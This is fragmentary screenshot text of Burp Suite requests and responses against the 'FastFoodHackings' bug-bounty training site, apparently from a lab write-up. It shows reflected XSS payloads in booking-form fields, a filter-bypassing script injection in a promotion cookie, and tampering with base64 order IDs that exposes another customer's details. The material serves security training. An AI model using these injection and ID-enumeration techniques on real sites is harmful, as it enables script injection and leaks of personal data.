5 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
9 Anti-Csrft:
  bGFrTsypaRAXzeaXtxYcF3HmGVHBBaEoL/UT6hokcAFBEa+1KgDGM3f2zzUuQm3n/3FjCnQj+qs4PSs
  jdSN4VsHgoZBSqw6GeaicOuyKc63BtiFU0+Sat4zDpUmCSZPf
10 Sec-Ch-Ua-Platform: "macOS"
11 Accept: */*
12 Origin: https://www.bugbountytraining.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://www.bugbountytraining.com/fastfoodhackings/book.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Connection: close
20
21 email=test@test.com"><script>alert(2)</script>&date=
  2022-09-08"><script>alert(2)</script>&userFN=test"><script>alert(2)</script>
```

Fast Food Hackings | Embrave | A | View source | https://www.bugbountytraining.com/fastfoodhackings/confirmed.php

 **FastFoodHackings**



Your booking

You can find information relating to your **Order ID #42069** below.

Full Name


test"><script>alert(2)</script>


Email Address

test@test.com"><script>alert(2)</script>

Date


08/09/2022

 " locked>



This order is pending confirmation.

BROWSE OUR MENU




DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLog

Project optionsUser optionsLearn

InterceptHTTP historyWebSockets historyOptions

ForwardDropIntercept is offActionOpen Browser



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn moreOpen browser

ion at FastFoodHacking by inputting
ill be notified if your booking is completed.

Send

Cancel

<

>

Target: <https://www.bugbountytraining.com> HTTP/1

Request

Pretty

Raw

Hex

1

GET /fastfoodhacking/confirmed.php?order_id=NDIwNjE= HTTP/1.1

2

Host: www.bugbountytraining.com

3

Cookie: promotion=UKONLY%27%3Baalertlert%28%29%3Bvar%20x%3D%27a; bookingInfo=eyduYW1lJzondGVzdCcsICdkYXRlJzonMjAyMi0wOS0yMicsICdlbWFPbCc6J3Rlc3RAdGVzdC5jb20nfQ%3D%3D

4

Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"

5

Sec-Ch-Ua-Mobile: ?0

6

Sec-Ch-Ua-Platform: "macOS"

7

Upgrade-Insecure-Requests: 1

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36

Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,image/webp,image/apng,*/*;q=0.8

Response

Pretty

Raw

Hex

Render

You can find information relating to your **Order ID #42069** below.

Full Name


test


ackings

ng

FastFoodHacking by inputting your
notified if your booking is confirmed.

om

Send  Cancel < >

Target: <https://www.bugbountytraining.com>  HTTP/1

Request

Pretty Raw Hex

1 GET /fastfoodhacking/confirmed.php?order_id=42069 HTTP/1.1

2 Host: www.bugbountytraining.com

3 Cookie: promotion=UKONLY%27%3Baale...Bvar%20x%3D%27a; bookingInfo=eyduYW1lJzondGVzdCcsICdkYXRlJzonMjAy...EdlbWFpbCc6J3Rlc3RAdGVzdC5jb20nfQ%3D%3D

4 Sec-Ch-Ua: "Chromium";v="105", "Not)A

5 Sec-Ch-Ua-Mobile: ?0



6 Sec-Ch-Ua-Platform: "macOS"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10... AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Sec-Fetch-Site: same-origin

  < > Search... 0 matches


Response

Pretty Raw Hex Render

You can find information relating to your Order ID #42069 below.

Full Name

test



ion at FastFoodHacking by inputting your
ill be notified if your booking is confirmed.

1 x 2 x +

Send Cancel < >

Target: <https://www.bugbountytraining.com> HTTP/1

Request

Pretty Raw Hex

1 GET /fastfoodhackings/confirmed.php?order_id=NDIwNjg= HTTP/1.1

2 Host: www.bugbountytraining.com

3 Cookie: promotion=UKONLY%27%3Baalertlert%282%29%3Bvar%20x%3D%27a; bookingInfo=eyduYW1lJzondGVzdCcsICdkYXRlJzonMjAyMi0wOS0yMicsICdlbWVpbCc6J3Rlc3RAdGVzdC5jb20nfQ%3D%3D

4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "macOS"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Sec-Fetch-Site: same-origin

0 matches

Response

Pretty Raw Hex Render

Full Name	Deirdre Slocum
Email Address	zhagenes@yahoo.com
Date	dd/mm/yyyy

